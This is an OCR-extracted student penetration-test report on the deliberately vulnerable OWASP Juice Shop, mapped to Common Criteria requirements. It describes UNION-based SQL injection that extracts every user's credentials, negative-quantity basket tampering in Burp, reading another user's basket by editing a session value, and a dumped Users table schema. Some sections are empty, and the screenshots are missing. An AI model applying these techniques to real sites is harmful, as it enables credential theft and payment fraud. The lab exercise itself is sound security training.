2.1.3 Explanation of how the evidence included in 2.1 proves that [SFR2] is violated

1. **Violation of SFR2** - The TSF should ensure confidentiality of user data by not dislcosing it to another user

   - The TSF failed to prevent unauthorized disclosure of sensitive data to other users

   - Bender is not authorised to access anyone else's data

   - Bender is able to use asynchronous callback functions to access information about admin who is logged in at the same time

   - TSF fails to stop disclosure of admin's data to bender

2.2 [SFR2 - VC2] - Retrieve a list of all user credentials via SQL Injection


2.2.1 Description of penetration testing that was carried out for [SFR2 - VC2]

1. Apply SQL injection to the products search in burpsuite

   - products table has 9 columns from step 1 of 1.4

   - the user credentials *email & password* are stored in Users table, it has 13 columns as in step 1 of 1.1.1


2. craft UNION select statement



   - the query is successful but the results from the Users table are not populated yet

2.2.2 Outcomes (evidence) of the penetration testing in 2.2

1. I modified the query to suppress the results from Products table and include the column names from the Users table for the credentials



2. 

   - all the user credentials are extracted

2.2.3 Explanation of how the evidence included in 2.2 proves that [SFR2] is violated


1. **Violation of the SFR2** - I was able to extract the User credentials even though I have no access to access anyone else's credentials
2. The TSF was unable to prevent data leak/enquiry (i.e. operation) by which no subject (i.e. user) should be able to access user credentials (i.e. objects) hence penetration testing for this VC proves that SFR2 was violated.

2.3 [SFR2 - VC3] Place an order that makes you rich


2.3.1 Description of penetration testing that was carried out for [SFR2 - VC3]

1. continue with chris' account from step 3.2


2. add apple to the basket, analyse the Network in dev tools to view the id of the product added to the basket



3. the same is also captured in burpsuite



4. Capture the POST request in burpsuite Repeater to check I can change quantity to a negative




- The juice-shop rejected this change due to validation error

- However, it gave out pointer that the basket-id is not unique


- so I'm going to try to make the basket id unique

5. capture the *Id* associated with the PUT request




2.3.2 Outcomes (evidence) of the penetration testing in 2.3


1. Amend the quantity=-51 for PUT request in burpsuite Repeater




- I was success in changing the quantity to -51

2. this is also visible in the browser (after refresh)


localhost:3000/#/basket
OWASP Juice Shop
Your Basket (chris.pike@juice-sh.op)
Apple Juice (1000ml)
-51
Banana Juice (1000ml)
1
Total Price: -99.5¤
Checkout
You will gain 0 Bonus Points from this order!


localhost:3000/#/delivery-method
OWASP Juice Shop
Delivery Address
City University
ksjkajskj, ksjdksjdkj, kjkjkj, EC1v 9DX
UK
Phone Number 777777777
Choose a delivery speed
Price
Expected Delivery
One Day Delivery 0.99¤ 1 Days
Fast Delivery 0.50¤ 3 Days
Standard Delivery 0.00¤ 5 Days
Back
Continue




2.3.3 Explanation of how the evidence included in 2.3 proves that [SFR2] is violated

1. TSF failed to prevent a user from adding a negative quantity to the basket which could eventually lead to paying out the attacker the amount equivalent to the number of -ve products times the product price in the basket.
2. Hence, TSF failed to implement a policy by which any subject may not introduce negative quantities into the basket which demonstrates the violation of the the SFR.

2.4 [SFR2 - VC4] View another user's shopping basket

2.4.1 Description of penetration testing that was carried out for [SFR2 - VC4]

1. login as *inm442@city.ac.uk/pass123* and add *Apple juice* into the basket




- inspect the session storage to find out the bid value=8

- change the bid value = 2 and refresh the page

2.4.2 Outcomes (evidence) of the penetration testing in 2.4

1. - the apple juice got replaced by Raspberry juice



2.4.3 Explanation of how the evidence included in 2.4 proves that [SFR2] is violated

1. TSF should ensure confidentiality of data associated with users that they are not even by mistake be disclosed to another user as per GDPR rules

   - since I was able to view another user's basket the TSF failed to maintain strict access control of meta-data/data related to the user

   - hence successfully demonstrating this vulnerability proves this SFR is violated

2.5 [SFR2 - VC5] Steal someone else's personal data without using Injection

2.6 [SFR2 - VC6] Leaked Access Logs - Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)

3 SFR3 - FIA_UAU.1.2

The TSF shall require each user to be successfully authenticated before allowing any other TSF-mediated actions on behalf of that user.

FIA_UAU.1 Timing of authentication

Hierarchical to: No other components.

Dependencies: FIA_UID.1 Timing of identification

FIA_UAU.1.1 **The TSF shall allow [assignment: *list of TSF mediated actions*] on behalf of the user to be performed before the user is authenticated.**

FIA_UAU.1.2 **The TSF shall require each user to be successfully authenticated before allowing any other TSF-mediated actions on behalf of that user.**

FIA_UID.1 Timing of identification, allows users to perform certain actions before being identified by the TSF.

(CommonCriteria, 2012, Part 2: Security functional requirements)

3.1 [SFR3 - VC1] - Solve the 2FA challenge for user "wurstbrot"


3.1.1 Description of penetration testing that was carried out for [SFR3 - VC1]

1. email *wurstbrot@juice-sh.op* was disclosed in step 1 of 1.1.1


2. the time based one time password column *totpSecret* is defined in the *Users* table as in 1 of 1.4


```
{
  "id":"table",
  "name":"Users",
  "description":"Users",
  "price":2,
  "deluxePrice":
  "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY
  AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '
  ', `email` VARCHAR(255) UNIQUE, `password` VARCH
  AR(255), `role` VARCHAR(255) DEFAULT 'customer',
   `deluxeToken` VARCHAR(255) DEFAULT '', `lastLog
  inIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileIm
  age` VARCHAR(255) DEFAULT '/assets/public/images
  /uploads/default.svg', `totpSecret` VARCHAR(255)
   DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `c
  reatedAt` DATETIME NOT NULL, `updatedAt` DATETIM
  E NOT NULL, `deletedAt` DATETIME)",
  "image":6,
  "createdAt":7,
  "updatedAt":8,
  "deletedAt":9
},
```

